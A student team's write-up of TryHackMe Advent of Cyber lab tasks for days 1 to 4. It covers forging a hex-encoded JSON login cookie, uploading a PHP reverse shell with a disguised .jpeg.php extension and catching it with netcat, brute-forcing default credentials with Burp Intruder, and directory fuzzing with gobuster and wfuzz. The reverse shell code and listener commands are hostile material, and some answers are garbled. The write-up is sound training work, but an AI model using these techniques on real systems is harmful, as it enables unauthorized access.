

PSP0201

WEEK 2

WRITE UP

<i>ID</i>	<i>NAME</i>	<i>ROLE</i>
1211102582	AMEER IRFAN BIN NORAZIMAN	leader
1211101873	MUHAMMAD NABEEL SHAMIME BIN KHAEROZI	member
1211102269	MUHAMMAD ANIQ SYAHMI BIN SHAHARIL	member
1211101915	NURDINA AISHAH BINTI KASUMA SATRIA	member

Day 1: A Christmas Crisis

Tools used: Attackbox, Firefox

Solution:

Question 1

Inspect and search for the title of the website?

- Christmas Console

The screenshot shows the Mozilla Firefox Developer Tools interface. The title bar says "Christmas Console - Mozilla Firefox". The address bar shows the URL "10.10.45.199". The main content area displays a teddy bear image with the text "VIEW CONSOLE" and "ControlActive?". A "Logout" button is visible in the top right. The bottom half of the screen shows the page's HTML code. The "Inspector" tab is selected, displaying the DOM structure. The "Layout" tab is also visible at the bottom.

```
<!DOCTYPE html>
<html lang="en"> [event]
  <head>
    <title>Christmas Console</title>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <script src="/assets/js/login.js"></script>
    <script src="/assets/js/userfuncs.js"></script>
    <link rel="stylesheet" type="text/css" href="/assets/css/style.css">
```

Question 2

The name of the cookie?

- auth

The screenshot shows the Mozilla Firefox Developer Tools interface with the "Storage" tab selected. The left sidebar lists "Cache Storage", "Cookies", "Indexed DB", "Local Storage", and "Session Storage". Under "Cookies", there is one entry for the domain "http://10.10.149.120": "auth" with the value "7b22636f6d70...". The main content area shows the same teddy bear image and "VIEW CONSOLE" text as the previous screenshot, but the "Control Active?" section is now red and displays "Part Picking No", "Assembly No", and "Painting No".

Question 3&4

The value's format and also the format that the data stored in?

- Hexadecimal and JSON

From Hex - CyberChef - Mozilla Firefox

127.0.0.1:7777/#recipe=From_Hex

From Hex - CyberChef

Download CyberChef

Search...

Recipe

Input

Output

STEP BAKE! Auto Bake

7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d

{"company": "The Best Festival Company", "username": "admin"}

Question 5

The company field's value?

- 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d

From Hex, To Hex - CyberChef - Mozilla Firefox

127.0.0.1:7777/#recipe=From_Hex

From Hex, To Hex - CyberChef

Download CyberChef

Search...

Recipe

Input

Output

STEP BAKE! Auto Bake

7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d

Question 6

The other field found in the cookie?

- username

From Hex - CyberChef - Mozilla Firefox

Christmas Console From Hex - CyberChef

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef

Download CyberChef

Search...

Recipe

Input

length: 118
lines: 1

From Hex

Delimiter: Auto

Output

time: 20ms
length: 59
lines: 1

{"company": "The Best Festival Company", "username": "admin"}

STEP Auto Bake

Question 7

The value of Santa's cookie?

- 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d

From Hex, To Hex - CyberChef - Mozilla Firefox

Christmas Console From Hex, To Hex - CyberChef

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef

Download CyberChef

Search...

Recipe

Input

length: 59
lines: 1

From Hex

Delimiter: Auto

To Hex

Delimiter: None

Output

time: 3ms
length: 118
lines: 1


7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d

STEP Auto Bake

Question 8

the flag that we received when the line is fully active?

- THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWFlYmQy}



The Process :

First of all, we inspect the website by pressing **ctrl+shift+i**. By inspecting the website, we can receive the website title by copying and pasting the html title. Then , by also inspecting the website, we are able to receive the cookie's name and also the value of the cookie used for authentication. Just simply go to storage and we can see the name of the cookie, which is **auth**, and also the value of the cookie. We found that the value's format is **base 16 for hexadecimal** due to the numbers ranging from 1-9. Next, we are required to decode the cookie and figure out what format the data is stored in. Therefore, we used the cyberchef to decode the cookie by using the "**from hex**" operation. We found out that the output represents {"**company**": "The Best Festival Company", "**username**": "admin"}. From what we have learned, the "{}" and also the double quotation marks represent **Javascript Object Notation(JSON)**. Next, question 5 asked us for the company field's value. So we just simply remove the username from the output to get the company field's value. After that, we change the username from admin to Santa to get the Santa's cookie. From that, we take the cookie and paste it into the value of the website to log in as Santa. Therefore, we got control of the **Control Active** and activated everything to obtain the flag.

Day 2: The Elf Strike Back


Tools used: Attackbox, Firefox, Kali Linux

Solution:

Question 1

What string of text needs adding to the URL to get access to the upload page?

- ?id=ODIzODI5MTNiYmYw



Question 2

What type of file is accepted by the site?

- The file types that the site accepts are.png,.jpg, and.jpeg, according to the page source.

Question 3

Rename the title and extension of the webshell after copying it to the directory. Use nano to open it. Change the IP address while keeping the same port number.

```
File Actions Edit View Help
root@kali: ~ root@kali: ~/Music x root@kali: ~ root@kali: ~
GNU nano 5.9
// Limitations
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonization (like pcntl, posix). These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$IP = "10.17.96.198"; // CHANGE THIS
$Port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_s = null;
$server_s = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonize ourselves if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonize
// our php process and avoid zombies. Worth a try ...

```

Run "sudo ifconfig tun0" to find the IP address.

```
root@kali:~# ifconfig tun0
tun0: Flags=43B0<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
      inet 10.17.56.195 netmask 255.255.128.0 destination 10.17.0.0 server or application.
5b:195      inet6 fe80::e54e:4297!1d62:bb21 prefixlen 64 scopeid 0x20c
Link>
      unspec 00-00-08-00-00-00-00-00-00-00-00-00 tsq
aseler 500 (UNSPEC)
      RX packets 14511 bytes 10256103 (17.5 MB)
      RX errors 0 dropped 0 overruns 0 Frame 0
      TX packets 9154 bytes 622024 (588.2 KiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@kali:~#]
```

Change the argument to /uploads/ by removing it. The uploaded file is now visible.

Index of /uploads - Mozilla Firefox

http://10.10.196.217/uploads/

Name Last modified Size Description

- Parent Directory
- shell.jpeg.php 2022-06-14 23:52 5.4K

Question 4

Create the listener for the uploaded reverse shell using the 'nc lvn 1234' command in the next tab. To obtain their shell navigation and connection, upload a reverse shell and then launch the cat listener.


```

root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.118.33] from (UNKNOWN) [10.10.118.33] 58552
Linux-security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22
00:20:02 UTC 2019 x86_64 x86_64 GNU/Linux
CPU: Intel(R) Xeon(R) Gold 6130 CPU @ 2.10GHz
USER: root TTY: /dev/pts/0 FROM: 10.10.118.33 1234 IDLE 0:00 0.05
USER: root TTY: /dev/pts/0 FROM: 10.10.118.33 1234 IDLE 0:00 0.05
USER: root TTY: /dev/pts/0 FROM: 10.10.118.33 1234 IDLE 0:00 0.05
USER: root TTY: /dev/pts/0 FROM: 10.10.118.33 1234 IDLE 0:00 0.05
sh: can't set terminal process group (83): Inappropriate ioctl for
device
sh: no job control in this shell
sh-4.4$ 

```

Question 5

The contents of the flag are displayed when you type cat /var/www/flag.txt.



A screenshot of a terminal window titled "root@kali: ~/Music". The terminal shows the following text:

```
File Actions Edit View Help
00:20:22 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
10:15:53 up 48 min, 0 users, load average: 0.00, 0.00, 0.05
USER TTY FROM LOGIN IDLE CPU PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (831): Inappropriate ioctl for
device
sh: no job control in this shell
sh-4.4$ cat /var/www/Flag.txt
cat /var/www/Flag.txt

_____
You've reached the end of the Advent of Cyber, Day 2 — hopefully yo
u're enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the aw
esome avargnaar for his invaluable design lessons, without which the
theming of the past two websites simply would not be the same.

Have a Flag — you deserve it!
THM{MGUJY2UyMGJwNjExYTY4NTAxMDJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christm
as Eve)
-Muir ( @MuirlanOracle )

_____
sh-4.4$
```

THE PROCESS

To access the upload section, copy the IP address and then add the GET parameter and the ID number. When you right-click on the page to inspect the page source, you can see that the site only accepts files in the.png,.jpg, and.jpeg file types. Then, copy the webshell to the directory and change the file name's extension and title. Scroll down to configure the ip after opening it with nano. Run "sudo ifconfig tun0" to find the new IP address; the port stays the same. Change the argument and id number to /uploads to view the uploaded file. Create a listener for the uploaded reverse shell using the 'nc lnp 1234' command in the next tab. Start the cat listener after uploading a reverse shell to obtain their shell connection and navigation. Finally, running the command cat /var/www/flag.txt reveals the flag's contents.

Day 3: Christmas Chaos

Tool used: *Attackbox, Kali Linux, FireFox*

Solution:

Question 1

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called [Mirai](#) took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

Question 2

Starbucks paid \$250 USD for the reported problem, as shown by the * in the bracket.

Title	IP Address	Expires	?	Add 1 hour	Terminate
AoC Day 3	10.10.174.181	43m 34s			

You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's set up (usually these credentials that are provided at the start are the same for every device/every copy of the software). The trouble with this is that if it's not changed, an attacker can look up (or even guess) the credentials.

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called [Mirai](#) took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly ([Starbucks paid \\$250 for the reported issue](#)):

Question 3

*According to the information provided by Hackerone ID:804548, **ag3nt-j1** was the agent who consented to make the report public.


The screenshot shows a Microsoft Edge browser window with several tabs open. The active tab is 'hackerone.com/reports/804548'. The main content area displays a timeline of events for a specific report. On the right, there's a detailed sidebar with participant information, state, reported to, disclosed date, severity, weakness, and other metadata. The taskbar at the bottom shows other tabs for 'Classwork for PSP0201 2131', 'TryHackMe Advent of Cyber...', '#804548', 'PSP0201 T2130 - Tutorial V...', and 'PSP0201 write up - Google...'. The system tray at the bottom right shows weather (28°C Light rain), battery level, and system status.

THE PROCESS

We read through the task's description and instructions before starting our Kali. There, the name of the botnet referenced and disclosed in 2018 is revealed. Additionally, we learned the USD equivalent of Starbucks' pay rate. The agent assigned by the Department of Defense was ag3nt-j1, according to the report from Hackerone ID:804548. After entering the target computer, Santa Sleigh Tracker, we were then taken to a sign-in page. To check out the options on FoxyProxy, though, we had to go to the burp room. There, we can find both Burp's port number and proxy type. Using Burp's decoder, we were able to discover the URL encoding for PSP0201. The Santa Sleigh tracker is then reloaded. To verify that the website is truly loaded, we pass the intercept in the Burp. Then, we log in to the website using the credentials admin and ****. The information, along with the username and password we set up on the website, was then obtained using a proxy. To enable the hacker to automate customised online attacks, we sent the hacker all the data that we had obtained. The pre-selected position is then cleared, and the username and password are added as position values. Next, we proceed to the intruder tab. We use the "add \$" box to highlight the text and choose the "cluster bomb" assault type. We choose our payload set and add the list in the "Payload Options" section of the "Payloads" page. Then, we include a few standard default usernames like "admin," "root," and "user." We also include a few often used default passwords, like "password," "root," and "12345." Each position list in every combination will be looped through after we press the "Start Attack" button. We entered the website using the following lists of the login and password, and we will soon receive the third day's flag.


Question 4&5

Returning to Firefox, we click the FoxyProxy button in the sidebar, followed by the "options" button, which takes us to a different website. When we click the "add" button on the left side of the page The port number is 8080 and the proxy type is HTTP.




Question 6

We entered PSP0201 through the Burp's decoder to obtain the URL encoding.



Question 7

Next, we choose the intruder and put buttons on the Burpsuite. The username and password value locations are then added. We clicked the "add \$" button after highlighting the username and password. We next choose the cluster bomb attack type from the assault type menu. We choose our payload set and add the list in the "Payload Options" section of the "Payloads" page. Then, we include a few standard default usernames like "admin," "root," and "user." We also include a few often used default passwords, like "password," "root," and "12345." Each position list in every combination will be looped through after we press the "Start Attack" button.



Question 8

For set 2 (password), we will add a few common default passwords such as "password", "admin" and "12345"

Attack type: Cluster bomb
Payload set: 2
Payload count: 3
Payload type: Simple list
Request count: 9

Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.

Paste	password
Load...	admin
Remove	12345
Add	
Add from list... [Pro version only]	

7. Click the "Start Attack" button, this will loop through each position list in every combination. You can sort by the "Length" or "Status" to identify a successful login (typically all incorrect logins will have the same status or length, if a combination is correct it will be different).

Use what you've learnt to help McSkidy hack back into the Santa Sleigh Tracker!

Answer the questions below

Deploy your AttackBox (the blue "Start AttackBox" button) and the tasks machine (green

Day 4 : Santa's Watching

Tools used : Attackbox, Kali Linux, Firefox

Solution :

Question 1

Sort the wfuzz command in order

The screenshot shows a Windows desktop environment. In the top taskbar, there are three open windows: 'Classwork for PSP0201 2130 - M', 'TryHackMe | 25 Days of Cyber Security', and 'TryHackMe Advent of Cyber 2: D'. Below the taskbar, a browser window displays the URL 'tryhackme.com/room/learnyberin25days'. The main content area of the browser shows a challenge from TryHackMe. The challenge details the use of the `--hw` option to hide pages with 57 words. It also notes that wfuzz can fuzz any part of the URL. A list of options and their descriptions is provided:

Options	Description
<code>-c</code>	Shows the output in color
<code>-d</code>	Specify the parameters you want to fuzz with, where the data is encoded for a HTML form
<code>-z</code>	Specifies what will replace FUZZ in the request. For example <code>-z file,big.txt</code> . We're telling wfuzz to look for files by replacing "FUZZ" with the words within "big.txt"
<code>--hc</code>	Don't show certain http response codes. I.e. Don't show 404 responses that indicate the file <i>doesn't</i> exist, or '200' to indicate the file <i>does</i> exist
<code>-hl</code>	Don't show for a certain amount of lines in the response
<code>-hh</code>	Don't show for a certain amount of characters

Below this, a note explains how to combine these options to fuzz a login form. A command example is shown:

```
wfuzz -c -z file,mywordlist.txt -d "username=FUZZ&password=FUZZ" -u http://shibes.thm/login.php
```

The challenge states that wfuzz will iterate through the wordlist and replace "FUZZ" with values from the wordlist for both "username" and "password".

In the terminal window (root@ip-10-10-30-249), the command `gobuster dir -u http://10.10.60.126 -w /usr/share/wordlists/dirb/big.txt` is run, showing results for various directory and file names.

At the bottom of the browser window, there is a question asking to answer the questions below. The answer is "No answer needed" and is marked as completed.

Another terminal window (root@ip-10-10-30-249) shows the same gobuster command being run again, with similar results.

The screenshot shows a Windows desktop environment. In the top taskbar, there are several open windows including 'Classwork for PSP0201 2130 - M...', 'TryHackMe | 25 Days of Cyber Se...', and 'YouTube - TryHackMe Advent of Cyber 2: D...'. Below the taskbar, a browser window displays the TryHackMe 'LearnCyberIn25Days' room. On the left side of the browser, there's a sidebar with various exploit and fuzzing tools like 'Common PHP Fuzzer', 'CommonRedisDB-PHPfuzz.txt', etc. The main content area of the browser shows a text block about 'Gobuster' and its options, followed by a wordlist example and a note about wordlists. On the right side of the desktop, a terminal window titled 'root@ip-10-10-30-249: ~' is running a 'gobuster dir' command against the target IP. The terminal output shows the command being run, the wordlist being used ('dirb/big.txt'), and the results of the scan. The bottom of the screen shows the system tray with weather information (31°C Light rain) and system status.

Question 2

The file that available in the API directory

The screenshot shows a Windows desktop environment. In the top taskbar, there are several open windows including 'WhatsApp', 'Classwork for PSP0201', 'PSP0201 write up - G...', 'TryHackMe | 25 Days...', and 'Meet - pdq-yati...'. Below the taskbar, a browser window displays the TryHackMe 'LearnCyberIn25Days' room. On the left side of the browser, there's a sidebar with tasks: 'Task 1' (Introduction), 'Task 2' (Get Connected), 'Task 3' ([Day 1] Web Exploitation A Christmas Crisis), 'Task 4' ([Day 2] Web Exploitation The Elf Strikes Back!), 'Task 5' ([Day 3] Web Exploitation Christmas Chaos), and 'Task 6' ([Day 4] Web Exploitation Santa's watching). On the right side of the browser, there's a file listing titled 'Index of /api' showing files like 'Parent Directory', 'site-log.php', and 'apache/2.4.29 (Ubuntu) Server at 10.10.82.211 Port 80'. At the bottom of the browser, there's a message to 'Watch DarkStar's video on solving this task!' and a 'Start Machine' button. On the right side of the desktop, a terminal window titled 'root@ip-10-10-30-249: ~' is running a 'gobuster dir' command against the target IP. The terminal output shows the command being run, the wordlist being used ('dirb/big.txt'), and the results of the scan. The bottom of the screen shows the system tray with weather information (29°C Mostly sunny) and system status.

